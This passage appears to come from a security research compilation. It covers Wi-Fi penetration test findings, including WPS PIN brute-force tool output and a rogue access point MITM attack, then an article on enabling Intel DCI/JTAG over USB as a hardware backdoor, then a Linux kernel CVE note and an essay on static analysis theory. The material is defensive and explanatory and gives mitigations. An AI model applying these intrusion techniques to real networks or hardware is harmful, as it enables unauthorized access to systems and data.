[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 60 seconds
[+] WPS PIN: '24301626'
[+] WPA PSK: '0890641373'
[+] AP SSID: [redacted]
```

Figure 9. Successful brute-force of a WPS PIN

Protection against this type of attack is simple: disable WPS in the settings of all access points.

INSECURE AUTHENTICATION

In some cases, a wireless network may use a list of authorized MAC addresses (whitelist) to authenticate devices. This approach is insecure because MAC addresses can be easily faked by intruders conducting man-in-the-middle (MITM) attacks.

Our testers discovered a wireless network for which access is implemented through an HTTPS website. After successful authentication, the MAC address of the connected device is used to identify packets on the network. Future connection attempts are authenticated based on the user's MAC address.

To demonstrate the threat, our experts installed a rogue access point and their own equipment, which forwarded user requests to the legitimate access point. A tablet of an employee connected to the rogue access point; the employee entered credentials in a fake authentication form. From that point onward, all of user's network traffic was transmitted to the access point by way of our equipment, which allowed listening in and adding the MAC address of our "malicious" workstation to the whitelist. And with Wi-Fi access, our testers could access other, even more sensitive segments of the network.

Figure 12. Authentication form on the rogue access point

To prevent such situations, use secure authentication methods (see the "Rogue access point" section).

Figure 10. Wi-Fi network authentication form




Figure 11. Man-in-the-middle (MITM) attack

CONCLUSIONS

As our experience shows, the majority of companies using Wi-Fi networks do not take sufficient security measures. All security tests carried out by Positive Technologies uncovered various security flaws, and even more concerning is the fact that in every test, we could use our foothold on wireless networks to conduct attacks on LAN resources.

In practice, a single flaw frequently leads to the compromise of the whole system. For example, one client used domain authentication for the company's wireless networks. One of these accounts was found on the company's official website as cleartext. At the same time, connections to Wi-Fi networks could be made from outside the restricted area. Therefore, any attacker able to perform a Google search could have obtained network access without entering the target's building.

So is it worth doing away with Wi-Fi networks entirely? Not necessarily. These problems remain manageable with the help of a comprehensive layered approach to security. Acceptable security can be ensured if administrators use secure configuration, segment wireless networks, implement secure authentication methods with certificate validation, restrict access of guest clients to the LAN, regularly test wireless network security, and identify and disconnect unauthorized access points. Of course, this approach also requires education of employees to improve security awareness and ensure ongoing vigilance.

DEEP DRILLING

Where there's a JTAG, there's a way: obtaining full system access via USB

Hardware Research Team

Everyone makes mistakes. These words are certainly true for developers involved in low-level coding, where such common tools as print debugging and software debuggers run into limits. To solve this problem, hardware developers use in-circuit emulators or, if available on the target platform, the JTAG debugging interface (IEEE1149.1 [1]). Such debugging mechanisms first appeared in the 1980s [2]. Over time, microchip vendors extended the functionality of these interfaces. This allowed developers to obtain detailed information on power consumption, find bottlenecks in high-performance algorithms, and perform many other useful tasks.

Hardware debugging tools are also of interest to security researchers. These tools grant low-level system access and bypass important security protections, making it easier for researchers to study a platform's behavior and undocumented features. Unsurprisingly, these abilities have attracted the attention of intelligence services as well [3].

For many years only a limited audience had access to these technologies for Intel processors, due to the need to own expensive specialized equipment. But with Skylake processors, the situation changed in a big way: debugging mechanisms were built into the Platform Controller Hub (PCH) [4], which opened up this powerful tool to ordinary users, including malicious ones, who could use it to gain total control over the processor. For security reasons, these mechanisms are not activated by default, but as we show in this article, they can be activated on the equipment sold in common computer stores.

Figure 1. Intel I2ICE, one of the first in-system debuggers for Intel 80386 processors (recycledgoods.com/intel-series-iv-emul-system-iii514b.html)

EVOLUTION OF DEBUGGING TOOLS ON INTEL PROCESSORS

From in-circuit emulator to JTAG

Initially, an in-circuit emulator (ICE) for Intel 80286 processors was a separate computer ("the big blue box" [5]). The ICE was connected instead of the processor in the system to be debugged, and emulated its behavior. This emulator allowed setting breakpoints, modifying memory and processor registers, and performing reads and writes.

Later, Intel introduced the I2ICE hardware debugger (Figure 1), which did not require replacing the integrated processor. Instead, developers connected the I2ICE to the debugged system using special adapters. Communication with the host computer involved a standard serial connection at the speed of 9600 baud [5].

As technology progressed and bitrates increased, Intel ceased to develop stand-alone full-featured debuggers and started to partially relocate them inside the processor in the form of a special undocumented ICE mode. (In design, ICE resembled another mode called System Management Mode (SMM), and some developers at the time strongly believed that SMM was nothing more than a documented and extended ICE mode [6].) Standardization of debugging mechanisms in electronics, in turn, resulted in the IEEE1149.1 (JTAG) test interface supported on some Intel 80486 processors [7].

Joint Test Action Group (JTAG) is the name of the team that developed the Standard for Test Access Port and Boundary-Scan Architecture (IEEE1149.1 [1]). This document describes standardized testing and debugging equipment for a wide range of devices. Eventually, the JTAG abbreviation began to be associated with the IEEE1149 standard. JTAG is widespread in modern industrial microchips and is used for testing, installing firmware, debugging, and final factory-line inspection. In terms of physical implementation, JTAG is four or five dedicated pins that form the Test Access Port (TAP). The JTAG standard supports device chaining, which allows access to any connected device (Figure 2).

Hardware developers often extend JTAG functionality with new features, and Intel processors are no exception. Starting with Pentium processors, Intel introduced a more affordable and powerful stand-alone debugger that uses a special probe mode.




Figure 2. Connecting debugged devices in a JTAG chain

Probe mode

Probe mode is yet another undocumented mode of Intel processors. It is used to perform diagnostics and debugging. This mode is impossible to activate without access to the JTAG registers of a CPU. Probe mode allows the processor only to modify memory and read/write using I/O ports. In this mode, normal execution of instructions is interrupted and the processor switches to a dormant state while awaiting JTAG commands. This behavior differentiates probe mode from ICE mode, in which the processor continues to perform instructions. When probe mode is entered, prefetching and decoding of commands stops. Commands from JTAG to modify or read are fed directly into the processor execution units, bypassing the prefetch and decode stages [8], which allows access to a number of registers not accessible in standard modes.

Probe mode is implemented as a JTAG extension with several added registers and signals (R/S#, PRDY) (see [8] and [9] for more details on probe mode implementation). Third-party companies also produce JTAG adapters for x86 processors supporting this extension, but only Intel debuggers will be considered in this article.

Modern hardware and technologies for Intel processor debugging

Modern Intel processors offer JTAG via three interfaces:

+ Intel In-Target Probe eXtended Debug Port (ITP-XDP) (Figure 3)
+ Intel Direct Connect Interface (DCI) makes JTAG available via USB 3.0 by means of either of the following connection types (Figure 4):
  + USB3 Hosting DCI (USB debug cable)—an ordinary DbC cable
  + BSSB Hosting DCI (Intel SVT Closed Chassis Adapter)—a specialized adapter (Figure 5)

Intel ITP-XDP has a closed protocol and requires a special board socket and specialized software (Intel System Studio, a trial version of which is available on the vendor's website). Other disadvantages are high price (around USD $3,000) and the necessity to sign a Corporate Non-Disclosure Agreement [10]. The high price and CNDA put this debugger beyond the reach of ordinary developers and home users.

Figure 3. ITP-XDP




Figure 4. DCI connection types

However, starting with Skylake processors, Intel introduced Direct Connect Interface (DCI) technology. A rather superficial description is available in the Intel documentation [4]. DCI aims to simplify mobile device development, which results in the following drawback: it can be activated without hardware modifications on U-series processors only. The Intel SVT adapter connection uses USB 3.0 pins but implements its own protocol, making it possible to work with the target system in deep sleep mode. Unfortunately, the SVT adapter, though relatively inexpensive ($390), is also available for purchase only after a CNDA is signed.

Figure 5. Intel SVT Closed Chassis Adapter

The most attractive option for an ordinary programmer (and one that does not involve signing any documents) is USB3-hosted DCI. The JTAG interface is accessed over a common USB 3.0 debug cable. As soon as DCI is activated on the target PC, the USB 3.0 port switches to slave mode and starts accepting commands from the host system.

One important question about USB3-hosted DCI is whether any external USB 3.0 port is suitable for DCI connections or a debug port available only on special development boards is required. Let's review this issue in detail.

There is confusion among system developers caused by the fact that debugging over USB has existed since long ago (USB 2.0) and is currently widely used by developers for software debugging of OS kernels and UEFI applications. However, software debugging via USB (in windbg or UEFI debug agent) has nothing to do with hardware debugging via JTAG, with the exception of transport. The USB 2.0 controller specification (Enhanced Host Controller

Interface, EHCI) includes a debug port (PCI capability) for interaction between a server (software or hardware) on the debugged computer and the host client. In particular, the Windows kernel supports debugging via the EHCI Debug Port, which requires a USB 2.0 debug cable with integrated USB 2.0 device. In this case, not every external USB 2.0 port could work as a debug port: this option was assigned to certain ports which might, depending on the hardware manufacturer, be only on the inside of the case. Therefore, developers deliberately looked for hardware with an external debug port for debugging over USB. So Debug Port ability is an attribute of a specific USB port.

However, the situation changed entirely with USB 3.0 and its eXtended Host Controller Interface (XHCI) specification. This specification also supports debugging over USB, but it has undergone fundamental changes and is now called USB Debug Capability (DbC). According to the specification, DbC is not a port attribute, but a property of a specific XHCI controller. So if an XHCI controller supports DbC, then debugging over USB 3.0 is possible over any USB 3.0 port, including external ports. DbC automatically selects the first port to which the client implementing USB 3.0 transactions connects a debug cable.

It is important to note that the first XHCI controllers did not support DbC, making these controllers useless for debugging over USB. Then, starting with the 100 series (for Skylake), Intel introduced their own XHCI controller supporting DbC on PCH. Intel DCI (in Skylake and later) uses USB 3.0 DbC as transport for the JTAG client connection. It does not use USB 2.0 Debug Port technology.

What does this all mean? Any USB 3.0 port can be used for access to DCI and JTAG debugging.

DCI ACTIVATION

How can we activate DCI? We found three solutions:

+ EFI Human Interface Infrastructure
+ PCH Strap (Intel Flash Image Tool)
+ P2SB device

Activation via EFI Human Interface Infrastructure

EFI Human Interface Infrastructure (HII) is a special mechanism for creating a user interface in the UEFI, as well as processing and managing user input. The architectures of modern UEFI BIOS software include many hidden options that are user-inaccessible but processed nonetheless. This is the basis for our first solution. EFI HII identifies default values for all options, including the hidden ones. As soon as the option related to DCI is found, it can be activated for the default configuration, and DCI can be enabled by restoring the BIOS factory settings. The utility AMI BIOS Configuration Program 5.0 makes it possible to edit these settings. The edited image is programmed in SPI flash by the programmer or via the standard BIOS firmware mechanism, if privileges allow.

However, this way has one drawback: the system will not boot if Boot Guard is activated, since the utility modifies the EFI module.




Figure 6

Activation via Flash Descriptor Region

DCI can also be enabled by setting the PCH configuration bits either manually (they are in the Flash Descriptor Region) or using Flash Image Tool. This solution works even if Boot Guard is enabled.




Figure 7

Activation via P2SB device

Finally, we can try to act directly via a P2SB device. A special index and register can be found in the documentation for different PCH generations, using which DCI can be enabled on the fly unless the BIOS has blocked DCI modification.




Figure 8

This solution exploits a vulnerability, because if the BIOS does not block writes to the ECTRL register, then (by using the ability to save the configuration between restarts and after power down) we can enable DCI once and then use the JTAG interface as a hardware backdoor to the system (and bypass the lock screen, for example).

We conducted research [12] and found that major motherboard manufacturers do not block this register. This is worrisome since this method allows enabling DCI and reprogramming the BIOS while bypassing any protection, including verification of digital signatures.

DANGEROUS LINUX KERNEL FLAW REMAINS UNNOTICED FOR 7 YEARS

A Positive Technologies researcher found a vulnerability (CVE-2017-2636) in the Linux kernel that enabled local users to escalate privileges or cause denial of service. This issue affects the majority of popular Linux distributions, including RHEL 6/7, Fedora, SUSE, Debian, and Ubuntu. The researcher found a race condition in the n_hdlc driver that leads to double-freeing of kernel memory, which can be exploited for privilege escalation in the operating system. The bug was evaluated as dangerous with a CVSS v3 score of 7.8. To automatically load the flawed module, an attacker needs only unprivileged user rights. The exploit does not require any special hardware. Users are encouraged to install the latest security updates or block the flawed kernel module manually.

SUMMARY

Debugging technologies found on modern Intel processors facilitate development of UEFI modules, operating systems, and hypervisors. Security researchers use this low-level mechanism to obtain privileged access to hardware, in order to search for malware and study undocumented hardware and driver features. But as with any debugging mechanism, DCI can also be used by malicious users to gain unauthorized access to data.

To defend against such attacks, we advise that users activate Boot Guard, verify the status of the DCI enable bit, and disable debugging in the IA32_DEBUG_INTERFACE register (even if the register is disabled, DCI can still run but it is unable to interrupt and therefore access to memory and registers is impossible).

REFERENCES

1. 1149.1-1990—IEEE Standard Test Access Port and Boundary-Scan Architecture // standards.ieee.org/findstds/standard/1149.1-1990.html
2. jtag.com/en/content/about-jtag-technologies
3. resources.infosecinstitute.com/close-look-nsa-monitor-catalog-server-hacking
4. 6th Generation Intel Core Processor I/O Datasheet. Vol. 2 // www-ssl.intel.com/content/www/us/en/processors/core/6th-gen-core-pch-u-y-io-datasheet-vol-2.html
5. In-Circuit Emulation, Robert R. Collins // rcollins.org/ddj/Jul97.
6. Intel's System Management Mode, Robert R. Collins // Dr. Dobb's Journal. January 1997.
7. Guk M. Protsessory Intel ot 8086 do Pentium II [Intel Processors from the 8086 to Pentium II]. St. Petersburg: Piter, 1998. (In Russian)
8. Overview of Pentium Probe Mode, Robert R. Collins // rcollins.org/articles/probemd/ProbeMode.html.
9. Guk M. Protsessory Pentium II, Pentium Pro i prosto Pentium [Pentium II, Pentium Pro, and Plain Pentium Processors]. St. Petersburg: Piter, 1999. (In Russian)
10. www-ssl.intel.com/content/www/us/en/forms/design/registration-privileged.html
11. asset-intertech.com/products/jtag-interposers-and-arium-jtag-adapters
12. blog.ptsecurity.com/2017/01/intel-debugger-interface-open-to.html

Hunting for code vulnerabilities: theory, practice, and potential of SAST

Application Security Analysis Team

The market for static application security testing (SAST) is booming. Research papers on the subject are a regular and frequent occurrence, more and more new static security analysis tools are developed every year, and whole workshops at security conferences focus on the role of SAST in software development. But with all the excitement coming from developers of SAST tools, it is hard to sort the reality from the marketing hype. Let's try to understand what these tools can really do—and see where they fall short. To do this, we will have to first dive in to the theory underlying today's SAST technology.

TURING AND RICE

TL;DR: static testing of program security is an algorithmically unsolvable task.

Imagine a set of completely abstract programs P that freeze only on certain sets of input data and stop after a certain number of operations on other sets. Class P covers any theoretically possible programs, since this property can be attributed to any of them.

Now imagine that one of these programs (let's call it **h**) is an analyzer able to answer a simple question: does a program **p** from set **P** freeze on a given data set **n**? Obviously, **h** can answer this question only when completing its work and informing that **p** freezes on **n**. In other words, if **p(n)** does not stop, **h(p(n))** should finish its work in a finite number of steps, and if **p(n)** stops, **h(p(n))** should freeze.

And now imagine what will happen if we try to use such an analyzer to answer the following question: will it freeze itself as a result of analysis of itself analyzing itself (after all, **p** can be any program from **P**, so **p** can be **h** itself)? In this case, it turns out that if **h(h(n))** stops, analysis of **h(n)** freezes, and if **h(h(n))** freezes, analysis of **h(n)** stops. But **h** is **h(n)**, and therefore we have a contradiction here, and an analyzer like **h** cannot exist.

This is a very rough outline of the proof of the Church-Turing thesis formulated by Alan Turing, founder of modern theoretical computer science, back in 1936. This thesis asserts that there is no such program that could analyze another program and answer the question of whether it will stop on a given set of input data. OK, but can we build a program that would answer a question about any other properties of programs?

Since set **P** includes all possible programs, we can always divide it into two classes (let's call them **A** and **B**) based on the programs having any non-trivial invariant property. A non-trivial invariant property is a property that any program from set **P** either has or does not have, and all functionally identical programs (producing the same sets of output data from the same sets of input data) either have this property, or do not have it.

Let's imagine that there is some analyzer **q** that accepts a program **p** from set **P** and stops if **p** belongs to a class. Let this be class **A**, more specifically. Let **pa** be a program belonging to class **A** and looping at any input. Let's also choose a program **pb** from class **B**. For each program **p**, let us define a program **p'** that takes data **x** as input and performs the following algorithm:

```
1. p(p)
2. pb(x)
```

Now let's build a program **q'** that takes a program **p**, builds **p'** for it, and computes **q(p')**.

If **p'** freezes during the first step, **p'** is functionally identical to **pa** (and belongs to class **A**), and therefore **q'** should stop immediately. If **p'** completes the first step, **p'** is functionally identical to **pb** (and belongs to class **B**), therefore **q'** should freeze. So, for any program **p**, **q'(p)** stops when **p(p)** does not stop. But **q'** itself may turn out to be **p**, therefore **p(p)** stops only when **p(p)** does not stop. Another contradiction.

The statement that there is no such program that could give an answer to the question about the existence of any non-trivial invariant properties in a program was proved by Henry Rice in 1953. In fact, his work generalizes the Church-Turing thesis since the property of stopping on a given set of data is non-trivial and invariant. Rice's theorem has an infinite number of implications, depending on the properties considered: "it is impossible to use a program to classify an algorithm implemented by another program," "it is impossible to use a program to prove that two other programs implement the same algorithm," "it is impossible to use a program to prove that another program does not enter a certain state on any data sets," etc. And the last example is worth looking into.

At the moment of execution of any algorithm (whether abstract or real) by a universal program (for example, a virtual machine emulating a computer with an installed operating system), one can take a snapshot of this machine, including the state of the program itself running in the address space of the machine and its external environment, such as disk drives and the state of external devices, and later, after restoring it, continue executing the program from the same point. In fact, the whole process of executing any program is a series of states whose sequence is determined by its code. In the event of any errors in the configuration or implementation of the program or the machine running it, it is likely that the execution process will enter a state that was not originally intended by the developers.

And what is a vulnerability? It is the ability to use input data in order to cause the execution process to enter a state that will actuate a threat to the information being handled by the process. Therefore, the security of any program can be defined as its ability to remain within the framework of a predetermined set of admissible states that determines its security policy at any moment of time, regardless of initial input data. In this case, the task

of analyzing the security of a program comes down to analysis of impossibility of its transition to any state not permitted by the security policy on a set of input data. In other words, the same problem whose algorithmic non-resolvability was proved long ago by Henry Rice.

So does this mean that the whole SAST industry is based on a deception? In theory, yes—but as usual, in practice things are not so clear-cut.

SAST THEORY IN PRACTICE

Without leaving the realm of theory, it is possible to relax Rice's theorem for real programs running in real environments. Firstly, in theoretical computer science a "program" is a mathematical abstraction equivalent to a Turing machine (TM)—the most powerful of computer machines. However, not every fragment of the code of real programs is equivalent to a TM. In the hierarchy of processing power, TMs are followed by linear bounded, pushdown, and finite automata. Security analysis of the latter two is quite possible, even within the most theoretical theory.

Secondly, a TM has infinite memory available to it. It is because of this peculiarity that it is impossible to obtain all possible states of the computational process—there is simply an infinite number of these states. However, the memory of real computers is far from infinite. More importantly, in real programs the number of states that are of interest from the point of view of security analysis is also finite (although still staggeringly large).

Thirdly, calculation of the properties of a program using the Rice method is a solvable problem for a few small TMs that have a small number of states and possible transitions between them. It is difficult to imagine a real program that has two to four states. However, a program fragment certainly could.

Therefore, it is possible to effectively analyze separate fragments of program code that meet the listed criteria. In practice, this means that:

1) A code fragment without loops and recursion can be comprehensively analyzed, since it is equivalent to a finite automaton.
2) A fragment with loops or recursion whose exit condition does not depend on input data can be analyzed as a finite or pushdown automaton.
3) If exit conditions from a loop or recursion depend on input data whose length is limited by a reasonable threshold, such a fragment can be analyzed as a system of linear bounded automata or small TMs in certain cases.

But all the rest—alas—cannot be analyzed with a static approach. Moreover, the development of a source code security analyzer is an endeavor where engineers daily have to make tradeoffs between EXPSPACE and EXPTIME, and when they succeed in making even isolated cases sub-exponential, they dance for joy because this is really cool. Think about what will be the power of the set of values of the parm1 variable at the last execution point.

```
var parm1 = Request.Params["parm1"];
var count = int.Parse(Request.Params["count"]);
for (var i = 0; i < count; i++)
{
   i % 2 == 0 ?
      parm1 = parm1 + i.ToString():
      parm1 = i.ToString() + parm1;
}
Response.Write(parm1);
```

That's why one needn't worry about theoretical limitations: it is extremely difficult to bump into them with current computing capacities. However, the above-mentioned relaxations of these limitations set the right direction for the development of modern static analyzers, so they are worth keeping in mind.

DAST, IAST, AND FRIENDS

In contrast to the static approach, which works with the code of a program without running it, the dynamic approach (Dynamic Application Security Testing, DAST) involves taking a deployed application runtime and running it with the sets of input data that seem most interesting for analysis. Simply put, it is inspired scientific guesswork ("let's feed the program data that is typical for such-and-such an attack, and see what happens"). The shortcomings are obvious: it is not always possible to quickly deploy the analyzed system (or even build it), the system might not be "clean" (i.e., may transition to a certain state under the influence of previous data sets), and for comprehensive analysis of the behavior of a real system, the number of sets of input data must be so great that the number's "finiteness" is only theoretical.

Relatively recently, an interactive analysis approach combining the advantages of SAST and DAST—Interactive Application Security Testing (IAST)—was considered promising. With IAST, SAST is used to generate sets of input data and templates of expected results, while DAST uses these sets to test the system, optionally involving a human operator in ambiguous situations. The irony of this approach is that it combines both the advantages and disadvantages of SAST and DAST, with corresponding results for real-world applicability.

But who said that for dynamic analysis you need to execute the entire program? As was shown above, it is quite possible to analyze a significant part of code using a static approach. What if we used a dynamic approach to analyze just the remaining fragments? Sounds like a plan…

MYSTERY MACHINE

There are several traditional approaches to static analysis, differing in the model that the analyzer uses to display certain properties of the analyzed code. The most primitive and obvious approach is a signature search based on searching for occurrences of a template in a syntactic model of code representation (usually either a stream of tokens or an abstract syntax tree). Some implementations of this approach use slightly more complex models (a semantic tree, its mapping on a graph of individual data flows, etc.), but in general this approach can be considered solely as an auxiliary one, allowing detection of suspicious code fragments in linear time for subsequent manual verification. We will not dwell on this approach further (Ivan Kochurkin's series of articles[1] is recommended for those interested).

More complex approaches use models of code that are based on execution (rather than presentation or semantics). Such models usually provide an answer to the question: can an externally controlled data flow reach an execution point at which this causes a vulnerability to appear? In most cases, the model here is a variation of execution thread graphs and data flows, or a combination of them (for example, a code properties graph[2]). The shortcoming of such approaches is also obvious—in any non-trivial code, the answer to this question is not enough to successfully detect a vulnerability. For example, for the following fragment:

[1] blog.ptsecurity.com/2016/08/pattern-language-for-univeral-signature.html
[2] tu-braunschweig.de/Medien-DB/sec/pubs/2014-ieeesp.pdf


```
var requestParam = Request.Params["param"];
var filteredParam = string.Empty;

foreach(var symbol in requestParam)
{
   if (symbol >= 'a' && symbol <= 'z')
   {
      filteredParam += symbol;
   }
}

Response.Write(filteredParam);
```

such an analyzer will give an affirmative answer from the constructed model about reachability by the `Request.Params["param"]` data flow of the `Response.Write(filteredParam)` execution point and the presence of a vulnerability to XSS at this point. But in fact, this thread is effectively filtered and cannot be weaponized for an attack. There are many ways to cover individual cases related to preliminary processing of data flows, but all of them ultimately come down to a reasonable balance between Type I and Type II errors.

How can one minimize the occurrence of errors of both types? For this, it is necessary to consider the reachability conditions of both potentially vulnerable execution points and the sets of values of data flows coming to such points. Because of this information, it becomes possible to build a system of equations whose set of solutions will provide all possible sets of input data that are necessary to reach a potentially vulnerable point of the program. The intersection of this set with the set of all possible attack vectors will provide a set of all sets of input data that bring the program to a vulnerable state. This sounds great—but how can one get a model that would contain all the necessary information?

ABSTRACT INTERPRETATION AND SYMBOLIC COMPUTATIONS

Suppose we need to determine the sign (positive or negative) of the value of the expression $-42 \div 8 \times 100500$. The simplest way is to calculate this expression and make sure that a negative number is obtained. Calculating an expression for which all arguments are well defined is called concrete calculation. But there is another way to solve this task. Let's imagine for a moment that for some reason we cannot calculate this expression concretely. For example, if a variable is added to it: $-42 \div 8 \times 100500 \times x$. Let's define an abstract arithmetic in which the result of operations with numbers is determined solely by the rule of the sign, and the values of their arguments are ignored:

```
(+a) = (+)
(−a) = (−)
(−) × (+) = (−)
(−) ÷ (+) = (−)
…
(−) + (+) = (+−)
…
```

By interpreting the original expression within the framework of this semantics, we get the following: $(-) \div (+) \times (+) \times (+) \to (-) \times (+) \times (+) \to (-) \times (+) \to (-)$. This approach will give a definite answer to the task being solved until addition or subtraction operations appear in the expression. Let's supplement our arithmetic in such a way that values of operation arguments are also taken into account:

```
(−a) × (+b) = (−c)
(−a) ÷ (+b) = (−c)
…
(−a) + (+b) =
   a ≤ b → (+)
   a > b → (−)
…
```

By interpreting the expression $-42 \div 8 \times 100500 + x$ in the new semantics, we get the result $x \geq -527625 \to (+)$, $x < -527625 \to (-)$.

The approach described above is called abstract interpretation and is formally defined as a stable approximation of expression semantics based on monotonic functions over ordered sets. In simpler terms, it is interpretation of expressions without their concrete computation to collect information within a given semantic field. If we move from interpreting individual expressions to interpreting program code in some language and as the semantic field we define the semantics of the language itself supplemented by the rule of manipulating all input data as unknown variables (symbolic values), we get an approach called symbolic execution that underlies most of the promising areas of static code analysis.

It is with the help of symbolic computations that it becomes possible to construct a context graph of symbolic computation (alternative name: computation flow graph)—a model comprehensively describing the computing process of a program being analyzed. This model was discussed in the article "Source Code Security Assessment and Automatic Exploit Generation" (Positive Research 2015).[3] It does not make sense to discuss them again in this article. It is only necessary to note that this model allows obtaining reachability conditions both for any point in the execution flow and for sets of values of all incoming arguments. That is, exactly what we need to solve our task.

HUNTING FOR VULNERABILITIES ON A COMPUTATION FLOW GRAPH

Having formalized vulnerability criteria for a certain class of attacks in terms of a computation flow graph, we will be able to implement code security analysis by resolving the properties of a particular model obtained as a result of abstract interpretation of the code being analyzed. For example, vulnerability criteria for any injection attacks (SQLi, XSS, XPATHi, Path Traversal, etc.) can be formalized like so:

Let **C** be the computation flow graph of the code being analyzed.

Let `pvf(t)` be the reachable vertex of the control flow on **C** that is a call of a function of direct or indirect interpretation of text `t` corresponding to formal grammar **G**.

Let **e** be the argument flow of input data on **C**.

Let **De** be the set of data flows on **C** generated by **e**.

Then the application is vulnerable to injection attacks at the call point of `pvf(t)` if t belongs to **De** and the set of values of **De** includes at least one pair of elements whose parsing in accordance with grammar **G** results in non-isomorphic trees.

Vulnerabilities are similarly formalized for other classes of attacks. However, it should be noted here that not all types of vulnerabilities can be formalized within the framework of a model derived only from analyzed code. In some cases, additional information

[3] www.ptsecurity.com/upload/corporate/ww-en/analytics/Positive-Research-2015-eng.pdf

may be required. For example, to formalize vulnerabilities for attacks on business logic, you need to have formalized application domain rules; to formalize vulnerabilities for attacks on access control, a formalized access control policy is needed, and so on.

IDEAL SPHERICAL SECURITY ANALYZER IN A VACUUM

Let's now briefly take our mind off harsh reality and dream a little bit about what functionality we would want to see in the kernel of our hypothetical Ideal Analyzer (or IA, for short).

Firstly, it must include the advantages of SAST and DAST, without including their shortcomings. This means that IA should be able to work exclusively with existing application code (source or binary) without requiring its completeness or deployment of the application in a runtime environment. In other words, it must support analysis of projects with missing external dependencies or any other factors that prevent the application from being compiled and deployed. At the same time, working with code fragments that have references to missing dependencies should be implemented as completely as possible in each case. On the other hand, IA should be able to effectively dodge not only the theoretical constraints imposed by the Turing model of computation, but also complete scanning within a reasonable time while consuming a reasonable amount of memory and trying to stay in the sub-exponential "weight class."

Secondly, the likelihood of Type I errors should be minimized by constructing and solving systems of logical equations and by generating a working attack vector as output so the user can confirm the existence of a vulnerability in one action.

Thirdly, IA must effectively deal with Type II errors, allowing the user to manually check all potentially vulnerable points of the execution flow for which IA cannot definitively confirm nor disprove their vulnerability.

A model based on symbolic computations allows achieving all these requirements by design, except for those concerning theoretical constraints and sub-exponents. And that makes it the perfect time for our plan to use dynamic analysis where static analysis fails.

PARTIAL COMPUTATIONS, INVERSE FUNCTIONS, AND POSTPONED INTERPRETATION

Imagine that IA contains a certain knowledge base that describes the semantics of input data conversion functions implemented in a standard language library or the application's runtime environment, and the most popular frameworks and CMSs. For example, that the Base64Decode and Base64Encode functions are mutually inverse or that each call of StringBuilder.Append adds a new row to the one already stored in the intermediate accumulator variable of this class, etc. Thanks to this knowledge, IA will be spared the need to fall back onto library code, analysis of which is subject to all the computational limitations:

```
// The required value for meeting the condition for cond2 will
be computed by the solver based on the information about inverse
functions contained in the knowledge base
if (Encoding.UTF8.GetString(Convert.FromBase64String(cond2)) ==
"true")
{
   var sb = new StringBuilder();
   sb.Append(Request.Params["param"]);

   // The value of sb.ToString will be obtained during emulation
   of the StringBuilder semantics described in the knowledge base
   of library functions

   Response.Write(sb.ToString());
}
```

But what if the code contains a function call that is not described in the IA knowledge base? Imagine that IA has some sort of a virtual sandbox environment that allows you to run a fragment of the analyzed code in a given context and get the result of its execution. Let's call it "partial computation." Then, before "falling" on an unknown function and starting to interpret it abstractly, IA can attempt a feat called "partial fuzzing." The idea is to prepare a knowledge base of transforming library functions and combinations of their sequential calls on sets of test data known in advance. Having such a base, you can perform an unknown function on the same data sets and compare the results with samples from the knowledge base. If the results of execution of an unknown function coincide with the results of execution of a known string of library functions, it means that IA now knows the semantics of an unknown function and does not need to interpret it.

If there are known sets of values of all incoming data flows for a fragment and the fragment itself does not contain dangerous operations, IA can simply execute it on all possible data flows and use the results instead of abstract interpretation of this code fragment. This fragment can belong to any class of computational complexity without affecting the results of its execution in any way. Moreover, even if the sets of values of incoming data flows are not known in advance, IA can postpone the interpretation of this fragment until the equation for a specific dangerous operation starts being solved. At the solution stage, an additional restriction is imposed on the set of values of input data concerning the presence of certain attack vectors in the input data, which may also allow assuming a set of values of input data coming into the postponed fragment and thus partially computing it at this stage.

Moreover, at the solution stage nothing prevents IA from taking the final formula for reachability of a dangerous point and its arguments (which is most easily constructed in the syntax and semantics of the same language that the analyzed code is written in) and "fuzzing" it with all known vector values in order to obtain the subset of them that passes through all the filtering functions of the formula:

```
// The value of the Response.Write argument passing through the
filtering function without changes can be obtained by fuzzing its
formula, by specifying the values of all possible XSS vectors
in parm1
Response.Write(CustomFilterLibrary.CustomFilter.Filter(parm1));
```

The approaches described above make it possible to analyze a large part of Turing-complete code fragments, but require

significant engineering work both in building the knowledge base and optimizing the emulation of standard type semantics, and in implementing a sandbox for partial code execution (nobody wants something like File.Delete to be suddenly performed in a loop during analysis), as well as support of fuzzing of n-place unknown functions, integration of the concept of partial computation with an SMT solver, etc. However, there are no significant limitations on their implementation, unlike in classical SAST.

WHEN UGLY DUCK TYPING TURNS INTO A SWAN

